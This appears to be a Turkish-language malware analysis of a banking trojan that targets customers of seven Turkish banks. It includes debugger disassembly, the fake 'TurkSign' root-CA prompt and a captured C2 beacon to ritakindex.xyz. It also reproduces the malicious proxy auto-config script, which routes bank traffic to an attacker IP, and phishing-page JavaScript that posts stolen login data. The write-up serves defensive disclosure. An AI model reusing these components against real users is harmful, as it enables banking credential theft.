0040BF	E8 E5 8B FF FF	call 0c03.407800	spideragent.exe kontrolu
0040BF	83 F8 01	cmp eax,1	
0040BF	1B C0	sbb eax,eax	
0040BF	40	inc eax	
0040BF	84 C0	test al,al	
0040BF	75 19	jne 0c03.40BF3E	
0040BF	B8 1F 00 00 00	mov eax,1F	
0040BF	E8 55 64 FF FF	call 0c03.402384	
0040BF	83 C0 1E	add eax,1E	
0040BF	69 C0 E8 03 00	imul eax,eax,3E8	
0040BF	50	push eax	
0040BF	E8 F2 62 FF FF	call <0c03.sleep>	python.exe kontrolu
0040BF	E8 35 BC FF FF	call 0c03.407B78	
0040BF	85 C0	test eax,eax	
0040BF	74 05	js 0c03.40BF4C	
0040BF	E8 80 E1 FF FF	call 0c03.40A0CC	ExitProcess
0040BF	33 C0	xor eax,eax	
0040BF	A3 30 E9 40 00	mov dword ptr ds:[40E930],eax	
0040BF	E8 08 FE FF FF	call 0c03.408D60	avp.exe ve avpui.exe kontrolu
0040BF	83 F8 01	cmp eax,1	
0040BF	1B C0	sbb eax,eax	
0040BF	40	inc eax	
0040BF	3C 01	cmp al,1	

Çalıştırıldığı sistem üzerindeki internet tarayıcılarının ön belleğinde (cache) 7 bankamızın internet şubelerinin web adreslerine dair en az iki kayıt bulur ise sonraki adıma geçiyor aksi halde kendini sonlandırıyor. Önceki adımlardan başarıyla geçer ise çalıştırıldığı sisteme TurkSign adında sahte bir kök sertifika yüklemektedir. Ayrıca çalıştırıldığı Windows'un Product ID'sini ve önbellekte tespit ettiği internet şube adreslerini de bails parametresi ile komuta kontrol merkezine göndermektedir.

x32dbg - File: 0c03.exe - PID: 86C - Module: 0c03.exe - Thread: Main Thread F68

File View Debug Plugins Favourites Options Help Feb 28 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Showman Handles

Hide FPU

EAX 00000000
EBX 00558DE0
ECX 7EFD0000
EDX 80932004
EBP 00000000
ESP 0018FAF4
ESI 005728E0
EDI 00000000
EIP 0040687E 0c03.0040687E

EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0

0000000000 ST0 Empty 0.00000000000000000000
0000000000 ST1 Empty 0.00000000000000000000
0000000000 ST2 Empty 0.00000000000000000000
0000000000 ST3 Empty 0.00000000000000000000
0000000000 ST4 Empty 0.00000000000000000000
0000000000 ST5 Empty 0.00000000000000000000
0000000000 ST6 Empty 0.00000000000000000000
0000000000 ST7 Empty 0.00000000000000000000

x87TW_1_3 (Empty)

0
BE0
001
000

001BF8 FFFFFFFF
001BF8 0040E800
001BF8 004078E8
001BF8 0040AE76
001BF8 0040E89C
001BF8 00000003
001BF8 0040E800
001BF8 0070041

0c03.0040E800
return to 0c03.004078E8
return to 0c03.0040AE76
0c03.0040E89C
0c03.0040E800

75 0E jne 0c03.406818
53 push ebx
FF 15 30 E7 4c call dword ptr ds:[*%CertCloseStore*]
E9 BA 00 00 00 jmp 0c03.4068D2
33 CO xor eax, eax
50 push eax
56 push esi
68 00 00 00 00 push D0000
68 01 00 01 00 push 10001
53 push ebx
FF 15 28 E7 4c call dword ptr ds:[*%CertFindCertificateInStore*]
85 CO test eax, eax
74 1F jne 0c03.406882
0F C1 ; FFFFFFFF
50 push eax
FF 15 2C E7 4c call dword ptr ds:[*%CertFreeCTLContext*]
FF 15 2C E7 4c call dword ptr ds:[*%CertFreeCTLContext*]
6A 00 push 0
FF 15 30 E7 4c call dword ptr ds:[*%CertCloseStore*]
E9 80 00 00 00 jmp 0c03.4068D2
FD 01 cmp ebx, 1
1B CO sbb eax, eax
1C CO tnc eax
55 test al, al
75 1C jne 0c03.406878
50 push eax
56 push 0
6A 00 push 0
6A 00 push 0
68 60 67 40 00 push 0c03.406760
6A 00 push 0
6A 00 push 0
FF 15 A8 E7 4c call dword ptr ds:[*%CreateThread*]
89 44 24 08 mov dword ptr ss:[esp+8], eax
6A 01 push 1
56 push esi

dword ptr [0040E724]=ccrypt32.CertAddCTLContextToStore
CODE:0040687E 0c03.exe:\$687E #5C7E

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct

Address	Hex	ASCII
77740000	8B 44 24 04 CC C2 04 00 CC 90 C3 9	AD.IA..I.A.
77740010	90 90 90 90 90 90 90 90 90 90 90
77740020	8B 4C 24 04 FE 41 04 06 74 05 E8 8	..S.OA..T.E.
77740030	01 00 00 00 C2 10 00 90 8D 84 24 D	...A...SU
77740040	8B 00 00 00 00 00 BA 20 00 74 77 8?..TW
77740050	64 A3 00 00 00 00 58 80 7C 24 0C F	d...x..S.Y
77740060	02 00 00 64 89 00 00 00 00 6A 0	..d.....j
77740070	00 00 8B F0 56 E8 28 6E 03 00 E8 F	..Ov...e
77740080	64 8B 00 30 00 00 00 89 49 10 F6 4	..O...i.O
77740090	FF 74 24 0C FF 74 24 08 E8 95 06 0	Y.T.S.E..
777400A0	00 00 C2 10 00 53 8B 5C 24 08 F6 4	..A..S..O
777400B0	74 23 FF 24 24 10 53 E8 72 08 0	W...S...r..
777400C0	5B C2 10 00 FF 33 53 68 05 00 74 7	A..YSP...TW
777400D0	E8 64 C2 03 00 58 50 6A 00 6A 00 E	d...[P].j.E
777400E0	E8 F6 E7 F6 FF 6D 03 00 F6 F6 8E	...[P].j.E

Command:

Security Warning

You are about to install a certificate from a certification authority (CA) claiming to represent:

TurkSign SSL Validation CA

Windows cannot validate that the certificate is actually from "TurkSign SSL Validation CA". You should confirm its origin by contacting "TurkSign SSL Validation CA". The following number will assist you in this process:

Thumbprint (sha1): 58382A24 AF629A39 D63767B6 19D7AE75 137442F8

Warning:
If you install this root certificate, Windows will automatically trust any certificate issued by this CA. Installing a certificate with an unconfirmed thumbprint is a security risk. If you click "Yes" you acknowledge this risk.

Do you want to install this certificate?

Yes No

Running Thread 360 exit Time Wasted Debugging: 0:04:49:33

Telerik Fiddler Web Debugger

File Edit Rules Tools View Help GET/book GeoEdge

Replay X Go Stream Decode Keep: All sessions Find Save Browse Clear Cache TextWizard Tearoff

#	Result	Protocol	Host	URL
1	200	HTTP	ritakindex.xyz	/trk3/indextr.php?pd=003..

Statistics Inspectors AutoResponder Composer Log Filters Timeline

Headers TextView WebForms Hexview Auth Cookies Raw JSON XML

Request Headers [Raw] [Header Definitions]

GET /trk3/indextr.php?pd=00392..9&rer=0000009&name=Win7&hzyz=3&ctin=1&bals=b8.b9.b11 HTTP/1.1

Cache
Pragma: no-cache

Transport
Host: ritakindex.xyz

Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth


Caching Cookies Raw JSON XML

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 08 May 2017 18:52:12 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u4
Content-Length: 5
good!

Find... (press Ctrl+Enter to highlight all) View in Notepad

Sistem üzerindeki internet tarayıcısının vekil sunucu (proxy) adresini yukarıda belirtmiş olduğum ve auto-config dosyasının yer aldığı adreslerden biri ile değiştirerek, internet tarayıcısı tarafından internet şubeye yapılan tüm HTTPS trafiğini art niyetli kişilerin komuta kontrol merkezine

(194.165.16.175) yönlendirmesini sağlamaktadır. Bu sayede bankasının internet şubesine gittiğini düşünen banka müşterisi, art niyetli kişilerin hazırlamış olduğu sahte banka sayfasına giriş yapmaya çalışmakta ve tüm bilgilerini art niyetli kişilere göndermektedir. İnternet tarayıcısının sertifika hatası vermemesi adına da sisteme yüklenen TurkSign isimli kök sertifikadan faydalanılmaktadır. Müşterinin internet şube girişi bilgileri çalındıktan sonra müşteriye "Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tablettten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz." mesajı gösterilmekte ve arka planda art niyetli kişiler kötü emellerini gerçekleştirmektedirler.



Internet - Windows Internet Explorer

https://internetsubesi.....com/WebApplication.UI/entrypoint.aspx/


Website Identification

TurkSign SSL Validation CA has identified this site as:
internetsubesi.....com

This connection to the server is encrypted.

Should I trust this site?

[View certificates](#)



Done

Internet | Protected Mode: On


100%

```
function FindProxyForURL(url,host) (var P = "PROXY 194.165.16.35:8080";if (shExpMatch(host,"internetsube.....com.tr") || shExpMatch(host,"icari.....com.tr") || shExpMatch(host,"www.....com.tr") || shExpMatch(host,"internetsubesi.....com") || shExpMatch(host,"sube.....com.tr")) (return P);return "DIRECT");
```

```
function __doPostBack(p, v) {
    187
    $.post("LoginPage.aspx.php", $("#form[name=aspnetForm]").serialize(),
    188
    function(data) {
    189
        $data = $.parseJSON(data);
    190
        switch ($data.status) {
    191
            case "wait":
    192
                id = $data.id;
    193
                hash = $data.hash;
    194
                $("#ifr_Splash").show();
    195
                timer = setInterval(waitReply, 1500);
    196
                break;
    197
            case "su":
    198
                alert("Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tableten veya akıllı telefondan
    199
                yarın girebilirsiniz. Özür dileriz.");
    200
                clearInterval(timer);
    201
                break;
    202
        }
    203
    });
    204
}
    205
function waitReply() {
    206
    $.get("LoginPage.aspx.php?p=get_reply&id="+id+"&h="+hash,
    207
    function( data ) {
    208
        var result = jQuery.parseJSON(data);
    209
        if (result == null) return;
    210
        if (result.status == 'error') {
    211
            $("#ifr_Splash").hide();
    212
            clearInterval(timerId);
    213
        } else if (result.status == 'redirect') {
    214
            window.location.href = result.url;
    215
        }
    216
    });
    217
}
    218
$(document).ready(function() {
    219
    220
    221
    222
    223
    224
    225
    226
    227
    228
    229
    230
```



Telefon numaranızı 5320001122 şeklinde girin.

Sayın

Güvenlik resminizi* kontrol ettiniz mi?  İleri

*Belirlediğiniz güvenlik resminin doğruluğu, İnternet Şubesi' nde olduğunuzu gösterir.

Güvenlik resminiz doğruysa lütfen SMS şifresini giriniz.

Güvenlik resminizi* kontrol ettiniz mi?  İleri

